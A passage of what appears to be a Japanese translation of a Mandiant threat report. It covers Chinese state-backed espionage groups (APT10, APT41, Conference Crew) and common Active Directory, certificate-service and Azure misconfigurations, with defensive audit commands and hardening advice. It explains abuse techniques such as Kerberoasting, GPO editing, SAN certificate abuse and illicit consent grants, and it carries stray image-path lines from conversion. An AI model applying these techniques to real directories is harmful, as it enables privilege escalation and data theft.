組織のセキュリティ・プログラムが成熟するにつれて、考え方が検知から対応へとシフトすることは、さらなる変化をもたらします。今回のユースケースでは、強力なログ維持ポリシーによってシステム管理者が運用の問題を解決できただけでなく、インシデント対応担当者に詳細な情報を提供しました。この仮想通貨マイナーでは2つの高度な攻撃グループの活動が明らかになったと結論付けるのは簡単ですが、それだけでは、人々の膨大な取り組みを軽んじてしまうことになりかねません。仮想通貨マイナーがこのプロセスの契機となったことは確かですが、この顧客の取り組みとロギングの実践、そして徹底的な調査手法と包括的な脅威インテリジェンスを合わせて考えると、最終的にこの顧客環境から3つの攻撃グループを追い出したことになります。

ある環境で攻撃グループを特定し、その特定のキャンペーンから得たインテリジェンスをできるだけ多くの環境に適用できれば、環境内で攻撃グループのプレゼンスを発見するための対策に影響をもたらすことができます。

中国が サイバー・オペレーションへの アプローチを見直し



背景

中華人民共和国は伝統的に、軍事力と経済力の優越性を確保するための国家安全保障を重視しています。これは、貿易協定、急速な技術開発、軍の近代化、法制度改正、そしてサイバーエスピオナージ活動を通して行われてきました。中国はそのサイバー能力を利用して、地域の主導的地位を守り、その存在を国際的に主張するという、国家目標を追求してきました。2013年、Mandiantは人民解放軍（PLA）のユニット61398を明らかにし、これをAPT攻撃（Advanced Persistent Threat：高度で持続的な標的型攻撃）「APT1」と命名しました[16]。レポートでは、このグループが長期にわたって行っていた、米国や他の国家、民間企業に対するコンピューター・エスピオナージ・キャンペーンの詳細が明らかにされました。レポートが公開された時点で、中国の国家支援を得ていることを示す証拠の範囲と、中国が関与するAPT攻撃に侵害されていたネットワークや企業の数は、驚異的なレベルに達していました。

これらのグループのTTP（Tactics、Techniques、Procedures）は、中国の活動のパターンと傾向に沿っており、セキュリティ・アナリストに情報をもたらすためにTTPを集積するというものでした。APT1レポートの公開と、それに続く米国政府による中国のサイバー活動への対応の後、2014～2016年のMandiantのデータでは、中国が関与するグループによる侵害は全体的に減少し始めています。観察されたインシデントが明らかに減少したことは、中国の官僚組織の変化を反映している可能性があります。国家の中央集権化と軍の再編成により、アマチュアによる大量のサイバー攻撃ではなく、少数の攻撃グループによる、焦点を絞った、プロフェッショナルかつ高度な攻撃へと移行したと見られます。サイバーエスピオナージの標的は無作為に選ばれているわけではありません。標的は慎重に選択され、五か年計画、国内向けおよび国家向けの防衛白書、他の政策プラットフォームといった政府の公式文書から取り出した優先事項に導かれたものとなっています。Mandiantでは、中国政府の国家経済開発計画である第14次五か年計画との間には直接的な相関関係があると考えており、これをサイバーエスピオナージ活動の今後の標的を予測するために使用することができます。

16. Mandiant (2013). APT1 Exposing One of China's Cyber Espionage Unit.

36
中国のアクティブな
APTおよびUNC
グループの数

15%
標的のうち
米国の組織が
占める割合

再編成とツール更新

習近平国家主席が2012年に権力の座に就いて以降、中国は軍備とそれに関連するサイバー・オペレーションを国際的に注目を集めるサイバー・パワーに進化させるべく取り組んできました。習近平は、政府と国家安全保障の両方に対して中央集権化を進めており、ここにはPLAと国家安全部（MSS）も含まれます。周到な官僚機構の再編と、時には地理的な変更により、習近平政権は中国によるサイバー・オペレーションの手法を効果的に変化させました。最初の改革の1つは、PLAの戦略支援部隊（SSF）とその下部組織であるネットワーク・システム部（NSD）を2016年に設立したことです。これは、中国の現在および今後のサイバー・オペレーションの主力と見られています。

2021年、第14次五か年計画が実施され、中国は引き続き、一帯一路構想（BRI）をサポートすることに重点を置きながら、さらにテクノロジー、金融、エネルギー、通信、医療などの分野も重視していくことになりました。この五か年計画では、国内市場を成長させて貿易摩擦の影響を低減することにより、国家の自立性を高めることに重点を置いています。また、産業とサプライ・チェーンの近代化、「軍民団結」の強化、「国防と経済の発展」の同調についても言及しています。これらの国家レベルの優先事項は、知的財産や他の戦略的に重要な経済的懸念のほか、軍需産業製品や他の軍民両用テクノロジーなどに対し、中国の国家支援を受けた攻撃グループによる侵害の試みが今後数年間で増大することを示唆しています。

最新の五か年計画では、中国のネットワーク・パワーに関する新たなコンセプトも導入されています。このコンセプトは、総合的な国家権力全体の一部と捉えるべきです。ネットワーク・インフラや、モノのインターネット（IoT）など周辺技術への接続を獲得する中で、ネットワーク・パワーが技術と戦略を組み合わせて普及システムを形成し、これを中国がエクスプロイトすることによって、国内外の偵察および監視キャンペーンに利用するというものです。この戦略はすでに成果を上げています。中国政府は、政治情報、経済情報、防衛関連情報、監視情報を取り込むために、さまざまなサプライ・チェーンやサードパーティが受けた侵害を間接的に経由して、セキュリティが強化された難しい標的を狙っています。

2014～2016年に観察された中国のサイバー活動の数は明らかに減少していますが、中国の国家支援を受けたAPT攻撃は続いており、時には市販のマルウェアを利用して、高度な運用セキュリティを実践しています。2017年以降、Mandiantでは、中国の国家支援を受けたサイバーエスピオナージ攻撃グループが通常のオペレーション・ペースに戻っていることを観察しています。多くの場合、再度出現した攻撃グループは新たなマルウェアやTTPを備えています。その他、活動休止中のグループの個々の攻撃者が新しい作戦チームを再編したり、既存の攻撃グループに配置転換されたりした可能性があります。その結果、中国のサイバーエスピオナージ活動に関連する活動クラスターや、未分類の攻撃グループ（UNC）の数が増加しています。2016～2021年には、中国の244の異なるサイバーエスピオナージUNC攻撃グループによる活動が観察されています。公開パッチがリリースされる前に、中国のエスピオナージ・グループの中で同じエクスプロイト・コードが段階的に採用されていることは、開発およびロジスティクスのインフラの共有と、中央管理された調整組織の存在を示唆しています。


2021年には、中国の複数のサイバーエスピオナージ攻撃グループが同じマルウェア・ファミリーを使用していることが観察されました。このことは、元締めとなる補給元のディベロッパーの存在を示唆しています。

エスピオナージ活動が再出現

地理的には、中国のエスピオナージ攻撃者の標的となっているのは、一貫してアジアと米国です。Mandiantが2016～2021年に観察した、中国の244の異なるサイバーエスピオナージ攻撃グループのうち、2021年の時点でアクティブなものは36であり、標的の約15%が米国の組織となっています。

2021年には、中国の複数のサイバーエスピオナージ攻撃グループが同じマルウェア・ファミリーを使用していることが観察されました。このことは、元締めとなる補給元のディベロッパーの存在を示唆しています。公開ツールを共通して利用することにより、開発のコスト削減、容易な開発、モジュラリティの向上が実現できる一方で、これらのツールで属性と解析を混乱させることもできます。カスタム・ツールの共通利用は、グループ間でリソースを共有していることを反映しているか、開発とロジスティクスを共有のインフラで行っている一元管理された開発配布センターの存在を示している可能性があります。

世界中の産業の中で最も標的とされているのは政府機関です。中国の36のアクティブなAPTグループとUNCグループのうち7件が、公共機関から機密情報を収集しています。政府機関に集中するこの傾向は、2018年から一貫しています。ただし、Mandiantの観察では、政府機関を標的とした中国のサイバーエスピオナージ攻撃者の全体的な数は、2019年から2021年にかけて減少しています。Mandiantでは、2021年に特定された中国のサイバーエスピオナージ活動の一部は、既存のAPTグループか他のUNCのクラスターに関連していると考えています。このことは、UNC活動は以前特定されたグループが進化したものであり、これらのグループはTTP、標的、動機に変化が見られるために統合に至っていないものであるというMandiantの評価と一致しています。また、国内外の反体制派や人権活動を標的として、中国から発する情報オペレーションも急速に増加しています。



2013年2月	2015年9月	2014～2016年	2017年	2018年12月	2021年初頭	2021年後半
MandiantがAPT1レポートを公表し、複数年にわたる中国のエンタープライズ規模のコンピューター・エスピオナージの詳細を報告	オバマ大統領と習近平が知的財産を窃取しないとする合意に署名	Mandiantの観察では、中国のグループとサイバーエスピオナージ活動が全体的に減少	中国のAPTグループのオペレーションが通常のペースに戻る	中国国家安全部に関係したと見られるAPT10のメンバー2人を米国が起訴	中国が一帯一路構想を重点に置いた第14次五か年計画を開始	Mandiantが中国の36のアクティブなAPTグループおよびUNCグループを追跡

APT10

中国国家安全部の天津国家安全局に関係して行動したと見られるグループのメンバー2人を米国法務省（DOJ）が2018年に起訴して以降、APT10はオペレーションのTTPを変化させました。2020年11月、Mandiantは、この活動がHEAVYHANDローダーとDARKTOWNバックドアを含む新たなツールを使用して再度出現したことを観察しました。2021年には、HEAVYPOTバックドアとRIVERMEAL（水平展開に使用）の使用も観察されました。

APT41

APT41は、中国の国家支援を受けたエスピオナージ活動を実施する活発なサイバー攻撃グループであり、国家支援の活動とは別に金銭目的の活動を行っています。APT41と見られる攻撃活動は2012年まで遡って追跡されています。当時は、APT41の個人メンバーが、ビデオゲーム業界を標的に主に金銭目的の活動を行っていましたが、その後、国家支援を受けた可能性のある活動へと拡大していきました。APT41のメンバーは2020年9月に米国法務省により起訴されました。しかし、オペレーションは2021年にも引き続き観察されています。

Conference Crew

Mandiantは当初、2011～2017年にConference Crewが主に米国の防衛および航空宇宙分野の軍需産業や民間企業を標的としていることを観察しました。また、2021年にConference Crewが東南アジアの団体や教育機関を標的としたことも観察しています。このグループは長年にわたって活動しており、Mandiantでは「APT」の付かない昔の名称のまま追跡しています。

今後の展望

数多くの侵害を受けた後、米国、英国、および他の欧州諸国の政府による協調的な取り組みが行われ、2021年7月に声明が発表されました。声明では、Microsoft Exchangeサーバーの脆弱性エクスプロイトとランサムウェア・キャンペーンを含む、広範なサイバーエスピオナージ・オペレーションを、中国の国家支援を受けたAPTグループおよび活動クラスターと関連付けています。中国は、重要なインフラに明白な被害を引き起こすような破壊的サイバー攻撃は控えてきたと見られますが、自国内での検閲方針の徹底を図るために破壊的攻撃や偽情報キャンペーンを使用してきました。Mandiantでは引き続き、情報オペレーション・キャンペーンを追跡していますが、これは中国の政治的利益を支持するために、統率された不正な方法で行われていると強く確信しています。中国政府の外交政策が過激さを増していることや、中国の国家支援を受けた攻撃者によるサイバーエスピオナージ・キャンペーンが拡大していることから、中国の国家安全保障と経済的利益をサポートするためのサイバーエスピオナージ活動は今後も加速していくと見ています。

侵害につながる一般的な設定ミス

Active Directoryは、多くの組織で一般的に使用されているオンプレミスのIDプロバイダー・ソリューションであり、Global Fortune 1000企業の約90%が使用しています[17]。クラウドの採用と統合が進む中、Active Directoryは、オンプレミス環境とクラウド環境の両方でユーザーIDを管理して同期させるために、ハイブリッド・モデルで広く使用されています。多くの組織がオンプレミスのActive Directoryを使用してAzure Active DirectoryとIDを同期させ、単一の統合IDソリューションでアプリケーションやサービスにアクセスできるようにしています。

Mandiantのインシデント対応調査では、このハイブリッドのIDモデルに設定ミスが観察されています。この設定ミスが、攻撃者による権限昇格、垂直移動、常駐化を招いています。

オンプレミスの設定ミス

高い権限を有するユーザー・アカウントに基づくサービス・プリンシパル名へのKerberoasting攻撃

Active Directory内のサービス・プリンシパル名（SPN）は、サービス・インスタンスを表しています。SPNは、あるサービス・インスタンスにコンピューターやユーザーのアカウントを関連付けるために登録されます。SPNで設定されたアカウントでは、Active Directory内の認証済みアカウントは、関連するSPNアカウントのTicket Granting Service（TGS）をリクエストして受け取ることができます。これは、そのアカウントのパスワード・ハッシュで暗号化されます。攻撃者は一般に、高い権限を有するユーザー・アカウントが登録されているSPNを標的として、このパスワード・ハッシュを抽出し、Active Directory内で権限を昇格させます。この手法はKerberoastingと呼ばれます。

図3：SPNで設定されたユーザー（非コンピューター）アカウントを特定するためのPowerShellコマンドレット

```
Get-ADUser -filter {(ServicePrincipalName -like "*")}
```

Mandiantでは、SPNに設定されているユーザー（コンピューターではない）のアカウントについては、強力な一意のパスワード（たとえば、25文字以上）を生成し、パスワードを定期的に変更するよう推奨しています。さらに、これらのアカウントについては許可を見直して数を減らし、最小権限のコンセプトが適用されるようにします。SPNの関連付けが必要な非コンピューターのアカウントについては、マネージド・サービス・アカウント（MSA）を使用してこのプロセスを自動化することができます。MSAは、自動的パスワード管理と、特定の管理者にアカウント管理を委任する能力を提供します。

17. Frost and Sullivan (March 20, 2020). Active Directory Holds the Keys to your Kingdom, but is it Secure?

非特権ユーザーに対するGPOの編集許可

Group Policy Objects (GPO) は、Active Directory内でユーザーおよびコンピューターのセキュリティ設定を一括で構成して管理するために使用されます。委任された権限を有する特権ユーザーは、GPO設定を変更することができます。これは最終的に、Active Directory内のオブジェクトのセキュリティ状態に影響します。組織は、GPOを変更する権限を特定のセキュリティ・グループとアカウントに委任することがあります。GPOを変更する権限を持つデフォルトのセキュリティ・グループの例には、以下が挙げられます。

- ドメイン管理者
- 企業管理者
- グループ・ポリシー作成所有者

攻撃者は、GPOを編集できる特定のグループのアカウントを狙って侵害し、ドメインベースのセキュリティ設定を変更します。ランサムウェア攻撃者はこの手法を使って、不正なバイナリ (暗号化ツール) を短期間のうちに数多くのシステムに侵入させます。攻撃者は、GPOを悪用してエンドポイントでの特権アクセスを取得することもあります。ユーザー権利の割り当ての設定を変更することにより、攻撃者はローカルの管理権限を取得したり、永続的なアクセスが得られるようにサービスを設定したりできるようになります。

Mandiantでは、GPO設定を見直し、GPOの編集許可を有するグループとアカウントを特定することを推奨しています。これらは、強化と保護を行う対象となる攻撃経路の拡張を意味します。

図4 : GPOオブジェクトに対する明示的許可が与えられたアカウントを特定するためのPowerShellコマンドレット

```
$GPOPermission  = Foreach ($GPO in (Get-GPO -All | Where-Object {$_.DisplayName -like "*"})){
    Foreach ($Perm in (Get-GPPermissions $GPO.DisplayName -All | Where-Object {$_.Permission -like "*"})) {
      New-Object PSObject -property @{GPO=$GPO.DisplayName;Trustee=$Perm.Trustee.Name;Permission=$Perm.Permission}
    } }
$GPOPermission | Select-Object GPO,Trustee,Permission
```

非tier 0資産に対する特権ユーザー・アカウントの使用

2021年、Mandiantは引き続き、高い権限を持つアカウントをすべてのエンドポイントへのアクセスに利用できる、フラットなActive Directoryアーキテクチャを観察しています。これは、特権アカウントの認証情報がエンドポイントで (メモリ内で) 公開されることになるため、攻撃者がMimikatzなどのさまざまな認証情報ダンピング・ツールを用いて認証情報にアクセスして使用できることになります。エンドポイントのメモリ内で認証方法を公開してしまう認証方法の例は、以下のとおりです。

- インタラクティブなログオン
- リモート・デスクトップ・プロトコル (RDP) を使ったログオン
- RunAs – ユーザーが、別の特定のアカウントのコンテキストでバイナリを実行することが可能になる
- runas /noprofile /user:\administrator cmd.exe
  (図2のコマンドレットが「Administrator」アカウントのコンテキスト内でcmd.exeを実行)
- CredSSPを用いたPowerShell WinRM
- 明白な認証情報を用いたPsExec

Mandiantでは、特定の特権アクセス・ワークステーション、または制限され、保護されたVLANおよび区域にあるTier 0資産からのみ特権アカウントの使用を許可するという、明白な制限を実施するよう推奨しています。これは、資産のカテゴリー（Tier 0～Tier 2）にわたってアカウントの使用を制限する階層モデルを、Active Directoryアーキテクチャに適用することによって達成できます。特権アカウントへのガードレール適用とログオン制限は、GPO内で定義する（ユーザー権利の割り当て）、または認証ポリシー・サイロを使用して定義することができます（Windows Server 2012 R2ドメイン機能レベル以上）。

制約のない委任の使用

Active Directoryでは、委任によって、シングル・サインオン操作でクライアントになりすますことが可能になります。フロントエンド・サービスで制約のない委任が有効になっていると、このサービスは、目的のサービスへのアクセスをリクエストするユーザーのKerberosチケットを受け取ることができます。攻撃者は、制約のない委任が有効になっているシステムを標的にして侵害し、メモリからKerberosチケットを抽出して、環境内のアカウントになりすまします。制約のない委任が設定されているエンドポイントに特権アカウントがアクセスすると、ドメイン内で権限の昇格が可能になります。

Mandiantでは、制約のない委任が設定されているエンドポイントを特定し、この設定を避けて、特定のサービスのみに対する制限のある委任を使用するよう推奨しています。

図5：制約のない委任が有効になっているADオブジェクトをリストするためのPowerShellコマンドレット

```
Get-ADObject -Filter {(msDS-AllowedToDelegateTo -like '*') -or (UserAccountControl -band 0x0080000)
-Properties samAccountName,servicePrincipalName,msDS-AllowedToDelegateTo,userAccountControl
```

図6：委任可能な特権ユーザーをリストするためのPowerShellコマンドレット


```
Get-ADUser -Filter {(AdminCount -eq 1) -and (AccountNotDelegated -eq $false)}
```

Microsoft Windows Server 2012 R2以降およびWindows 8.1以降は、特権アカウントの認証情報の漏えいを管理するために、「Protected Users（保護されているユーザー）」のセキュリティ・グループが導入されています。このグループのメンバーは、各自のアカウントに、設定を変更できない保護が自動的に適用されます。これには以下が含まれます。

- Kerberosのチケット保証チケット（TGT）は、デフォルト設定である通常の10時間ではなく、4時間で期限切れになる
- キャッシュされた認証情報はブロックされる。アカウントの認証には、ドメイン・コントローラーが利用可能でなければならない
- エンドポイントに適用されているポリシー設定にかかわらず、平文のパスワードはWindows Digest認証やデフォルトの資格情報の委任（CredSSP）でキャッシュされない
- NTLMワンウェイ機能（NTOWF）はブロックされる
- Kerberos事前認証にDESおよびRC4は使用不可（Server 2012 R2以降）
- 制約のある委任、制約のない委任のいずれについてもアカウントは使用不可

委任のオプションを明示的に必要としない特権アカウントについては、Mandiantでは、Active Directory Users and Computersを使用するアカウントに、Accountタブ内で「Account is sensitive and cannot be delegated（アカウントは機密であり、委任できません）」を有効にすることを勧めています。この設定に従って、アカウントが制限されます。

図7：「Account is sensitive and cannot be delegated（アカウントは機密であり、委任できません）」のボックスにチェック




証明書テンプレートがDomain Adminの昇格を許可

Active Directory Certificate Services（AD CS）はMicrosoftのプラットフォームの1つであり、公開鍵インフラ（PKI）機能を提供して、Encrypting File System（EFS）やドメイン認証、デジタル署名、Eメール・セキュリティなどの機能を促進します。AD CS Certification Authorities（CA）は、ユーザーまたはマシンからのCertificate Signing Request（CSR）によって、発行されているテンプレートに基づいて証明書を発行します。テンプレートは、証明書の有効性、証明書の使用、セキュリティ方針に関するアプリケーション・ポリシー許可などのパラメーターを定義します。

Mandiantが観察した一般的な設定ミスに証明書のテンプレートに関するものがあり、そこではリクエストした人がサブジェクト代替名（SAN）を指定することが許可されていました。テンプレートで、証明書がドメイン認証とSANの両方をリクエストできるようになっていると、認証されたドメイン・ユーザーが、SANとして含まれる特権アカウントの証明書をリクエストして受け取ることができます。認証されたドメイン・ユーザーはその後、特権ユーザーのコンテキストで、ドメインベースのリソースにアクセスできるようになります。

図8：サブジェクトの別名を許可する証明書テンプレート



Microsoft Certificate Authority (CA) サーバーのセキュリティを強化するための推奨設定

- CAと下位CAをTier 0資産として扱い、ログオン制限を適用することで、認証サーバーの昇格アクセスを備えたアカウントの範囲を最小限に抑える
- CA管理アクセスには多要素認証 (MFA) を実施する
- 発行されている認証テンプレートを見直し、疑わしいテンプレートや不正なテンプレートが導入されていないか確認する

図9 : 発行済みテンプレートを表示させるためのWindowsコマンド・ライン・プログラム

```
certutil.exe -TCAInfo
```

- 発行されているすべての認証テンプレートに割り当てられているセキュリティ許可を見直し、セキュリティ・プリンシパルに委任されている対象範囲と書面許可の範囲を検証する

図10 : 発行済みテンプレートの許可を表示させるためのWindowsコマンド・ライン・プログラム

```
certutil.exe -v -dsTemplate
```

- SANを許可している証明書署名要求 (CSR) については、マネージャーの許可を義務付ける
- 証明書ポリシーを見直し、EDITF_ATTRIBUTESUBJECTALTNAME2設定が含まれているか確認する。この設定が証明書ポリシー内にあると、証明書署名要求の一部としてSAN情報を含めることをCAが許可できることになる。この設定はCA全体に適用され、またそのCAにより発行された他のすべての証明書テンプレートにも適用される

図11 : フラグEDITF_ATTRIBUTESUBJECTALTNAME2の存在を検証するためのWindowsコマンド・ライン・プログラム

```
certutil.exe  –getreg policy
```

- 機密の拡張キー使用法 (EKU) 付きテンプレートの使用については、許可対象をあらかじめ定義されたユーザーまたはグループのみに制限する。EKU付き証明書は、複数の用途に使用できる
- Active DirectoryのNTAuthCertificatesコンテナの監査と見直しを行い、参照されているCA証明書を検証する。NTAuthCertificates ADオブジェクトは、Active Directory内の認証を可能にするCA証明書を定義する。このオブジェクトは、信頼されている一連のCA証明書である。セキュリティ・プリンシパルの認証を行う前に、ADはNTAuthCertificatesオブジェクト・エントリーで認証証明書の発行者フィールドに指定されているCAを確認し、CAの正当性を検証する
- Hardware Security Module (HSM) を使用してハードウェア・レベルでCAプライベート鍵を保護し、DPAPIバックアップ・プロトコルを利用したプライベート鍵の窃取を防ぐ
- CAサーバー上の証明書サービスに対して監査ロギングを有効にし、証明書の申請プロセスとCAバックアップ・イベントを監視する
- Domain Controllerの証明書ベースの認証イベントを監視する
- PSPKIAuditなどの公開ツールを使用して、証明書テンプレート内の設定ミスを検証し、特定する

Microsoft AzureとMicrosoft 365の設定リスク

2021年には多くの組織が、オフプレミスからクラウドホストのインフラへと移行させるアプリケーション、サービス、データの範囲を拡大しました。攻撃者はこれに対応して、新しく高度な手法を開発する取り組みを強化し、Microsoft AzureやMicrosoft SaaSプラットフォーム（Microsoft 365）などのクラウド環境に収容されているIDやデータを標的としました。

多要素認証（MFA）による強化を行わないIDを不正アクセスに利用

Mandiantでは引き続き、クラウドベースのインフラでIDとアクセスを保護するための多要素認証（MFA）を実施していない組織が、攻撃の被害に遭っていることを観察しています。攻撃者は認証情報の窃取やパスワード・スプレーによって、クラウドホストのアプリケーションやデータへの不正アクセスを取得していました。攻撃者は、これらの手法を使用してクラウドベースのリソースを狙っているだけはありませんでした。オンプレミスのアプリケーションも危険にさらされました。狙われたアプリケーションには、VPNゲートウェイ、リモート・アクセス・サービス、仮想デスクトップ・インフラストラクチャ（VDI）、Eメール・サービス、メッセージング・サービスなどがありました。

Mandiantでは、アカウントに強力で複雑なパスワード・ポリシーを実施するだけでなく、リモートや信頼されていない場所からの外部接続リソースへのアクセスに多要素認証の使用を義務付けることを推奨しています。組織は、Conditional Accessポリシー（CAP）などのAzure AD機能を使用して多要素認証を実行したり、Azure ADパスワード保護を使用して、パスワード・スプレー攻撃に遭いやすい既知または弱いパスワードの使用を制限したりできます。

Azure ADで多要素認証をバイパスするレガシー認証

攻撃者がAzureテナントへのアクセスを取得する一般的な方法の1つが、レガシー認証プロトコルを用いた認証情報の窃取やパスワード・スプレーです。レガシー認証プロトコルは、多要素認証をサポートしていません。また、（有効になっている場合は）Azure ADを介してホストされているデータやリソースへのアクセスを得るために利用される可能性があります。

Microsoft 365へのアクセス取得に使用できる、一般的な既知のレガシー認証プロトコルの例は、次のとおりです。

- Exchange Active Sync (EAS)
- Autodiscover
- IMAP4
- MAPI over HTTP (MAPI/HTTP)
- Offline Address Book (OAB)
- Outlook Service
- POP3
- Reporting Web Services
- Exchange Representational State Transfer (REST)
- Outlook Anywhere (RPC over HTTP)
- Authenticated SMTP
- ActiveSync

先進認証には、スマートカード、証明書ベース認証（CBA）、サードパーティSAML IDプロバイダーを使用した、多要素認証（MFA）が含まれます。先進認証は、Active Directory Authentication Library（ADAL）とOAuth v2.0をもとにしています。Mandiantでは、組織はレガシー認証プロトコルがMicrosoft 365アクセスに対して有効になっているかどうかを判定し、Security Defaults機能またはConditional Accessポリシーのいずれかを実施して、レガシー認証プロトコルを無効にし、先進認証を適用するよう推奨しています。

基本的（レガシー）認証を必要とするアカウントやアプリケーションにはConditional Accessポリシーを適用して、信頼できるIP範囲に使用を制限する必要があります。長期的には、アカウントとアプリケーションは、先進認証をサポートできるようアップグレードする必要があります。

図12：M365テナントが先進認証の設定になっていることを確認するためのPowerShellコマンドレット

*Get-OrganizationConfig | Format-Table -Auto Name,OAuth**

オンプレミスのインフラから同期される特権ID

Mandiantでは引き続き、Azure AD内のグローバル管理（または昇格）権限が設定されたオンプレミスのアカウントが攻撃者に侵害される事例を観察しています。これによって、攻撃者はオンプレミスからクラウドへと垂直移動できるようになります。多くのインスタンスにおいて、組織はConditional Accessポリシーを使用し、信頼できるIP範囲（オンプレミス設定に使用されるIP範囲に整合）からAzureにアクセスする場合は、多要素認証を必要としない設定にしています。攻撃者がオンプレミスのインフラへのアクセスを獲得すると、クラウドへの垂直移動が可能になり、新規アカウントの作成やアクセスの範囲の拡大も実行できるようになります。

Mandiantでは、Azure ADに同期するオンプレミスのアカウントの範囲を見直し、Global Administratorの役割（および追加の昇格された役割）を割り当てることを推奨しています。昇格された役割がアカウントに割り当てられている場合、組織はこれをクラウドのみの専用アカウントとして設定するか（場所を問わず多要素認証が必要になる）、Microsoft Privileged identity Management（PIM）を使用して時間ベースの役割の割り当てと承認ベースの役割の割り当ての両方を強化する必要があります。

クラウドホストの仮想マシン上での緩やかなファイアウォール規則

2021年に一般的に見られたもう1つの傾向が、許可が緩やかすぎるファイアウォール規則でした。これによって、攻撃者はクラウド・テナントでホストされている外部接続の仮想マシンに、リモートでアクセスできるようになりました。仮想マシンにリモートでアクセスする攻撃者は、データの抽出、ランサムウェア・バイナリや不正バックドアのデプロイ、クラウド・テナント内での水平展開やオンプレミスのインフラへの垂直移動が可能になります。

Mandiantでは、厳しいAzureネットワーク・セキュリティ・グループを使用して、仮想ネットワークのサブネットとネットワーク・インターフェイスを出入りするネットワーク・トラフィックの範囲をフィルターすることを推奨しています。ネットワーク・セキュリティ・グループに含まれているセキュリティ規則によって、いくつかのタイプのAzureコンポーネントに出入りするネットワーク・トラフィックを許可または拒否することができます。

未使用のポートやプロトコルは削除するべきです。攻撃グループが初期アクセス、水平展開、機密データの窃取に利用する可能性があるからです。少なくとも、リモート管理に一般的に使用されるポートとプロトコルは、外部ネットワークから遮断してください。ポートとプロトコルの例は、以下のとおりです。

- SMB（TCP/445、TCP/135、TCP/139）
- リモート・デスクトップ・プロトコル（TCP/3389）
- Windowsリモート管理（WinRM）/リモートPowerShell（TCP/80、TCP/5985、TCP/5986）
- Windows Management Instrumentation（WMI）（Distributed Component Object Model（DCOM）経由で割り当てられたダイナミック・ポート範囲）

ベスト・プラクティスとして、クラウド・テナントで動作している仮想マシンへのリモート・アクセスが必要な場合は、Bastionホストを使用して接続を管理する必要があります。

Bastionホストとは、クラウドベースのリソースをリモートで管理するためのインターネットなど、外部ネットワークからプライベート・ネットワークへのアクセスを提供するための外部接続サーバーです。

非特権ユーザーに過度の権限が割り当てられている

Azureの役割ベースのアクセス・コントロール（RBAC）は、Azureリソースにアクセスするための認証に対するコントロール・ポイントとなります。アクセスを提供する際は、クラウドのみのアカウントまたは同期アカウントのいずれかに役割を割り当てる必要があります。2021年、Mandiantは非特権アカウントに過度の権限が割り当てられている例を観察しています。このような非特権アカウントが侵害されると、攻撃者は権限を昇格させるために使用し、水平展開、別のアカウントやリソースの侵害、Azureやオンプレミスのインフラに格納されているデータへのアクセスを可能にします。攻撃者に広くエクスプロイトされているAzureのサブスクリプションの役割は、次のとおりです。

- **Contributor（共同作成者）**：サブスクリプション内に収容されているリソースの管理と変更を行います。攻撃者はこの役割を使用して、サブスクリプション内のデータベースやストレージ・アカウントなどのリソースからデータを抽出します。
- **Virtual Machine Contributor（仮想マシン共同作成者）**：すべての仮想マシンを管理します。攻撃者はさまざまな戦術を用いてこの役割を悪用します。たとえば、Azure Run Commandインターフェイスを経由してバックドアやランサムウェアをデプロイしたり、認証情報やデータを抽出したり、オンプレミスのインフラに垂直移動したりします。また、この役割を使用して仮想マシンのインスタンスを削除したり、仮想マシンを使ってアクセス可能なアプリケーションやサービスの可用性に影響を与えたりすることもできます。
- **Application Administrator（アプリケーション管理者）**：Azure AD内で登録されているアプリケーションを管理します。攻撃者はこの役割を悪用し、パスワードや認証情報をアプリケーションに関連付けることで、アクセスを永続化させ、Azureテナント内で権限を昇格させることができます。
- **Application Impersonation（アプリケーション偽装）**：Exchange Online内の役割です。攻撃者はこの役割を使って、Microsoft 365サブスクリプション内のユーザーとしてEメールを読んだり送信したりします。

Mandiantでは、特権のある役割を特定のアカウントに永久的に割り当てることは止め、上位レベルの役割の承認と割り当てにはジャストインタイム方式を取り入れることを推奨しています。Azure内では、Microsoft PIMがスケーラブルなソリューションとなります。時間ベースの役割の割り当てと承認ベースの役割の割り当ての両方を提供しており、アクセス基準や監査のフル機能と統合されてます。

不正な同意が攻撃を許す

攻撃者は、Azureで不正なアプリケーションを作成して登録し、Exchange Onlineなどのデータやアプリケーションへの永続的なアクセスを得ようとします。攻撃者たちがこのアクセス方法を悪用するのは、組織が非特権ユーザーに対して、AzureやMicrosoft 365に収容されているデータに外部アプリケーションがアクセスすることに同意を与えることを許している場合です。攻撃者がフィッシング攻撃でユーザーを騙し、このアクセス・レベルに必要な同意を提供させることもあります。不正なアプリケーションに対していったん同意を与えると、そこからアクセス・トークンを収集し、データへのアカウント・レベルでのアクセスを手に入れます。ユーザーの認証情報は必要ありません。

Mandiantでは、AzureとMicrosoft 365のサブスクリプションの設定を見直し、設定を強化することを推奨しています。

- ユーザーの同意の設定を強化し、サードパーティ・アプリケーションのアクセスの許可にユーザーが同意できないようにする。アプリケーションの同意は、検証済みのパブリッシャーによるアプリケーションか、特定の低リスクの許可のみに制限できる
- 外部アプリケーションに対して同意した許可を定期的に見直す
- アプリケーション・ガバナンス・ポリシーを実施し、サードパーティ・アプリケーションの振る舞いを監視する。Microsoft Cloud App Security (MCAS) を使用して、リスクの高いOAuthアプリケーションを検知し、Azureポータル内のアプリケーションの許可を見直すことができる

単一または複数のテナントのアプリケーションに委任された、リスクの高いAzure API許可

Azureに登録されたアプリケーションは、アプリケーション内にサインインしたインタラクティブ・ユーザーがいなくても、アプリケーションや委任許可を使用できます。そのような許可には管理者の同意が必要です。管理者が同意した後、この許可は、アプリケーションに関連するサービス・プリンシパルに割り当てられます。

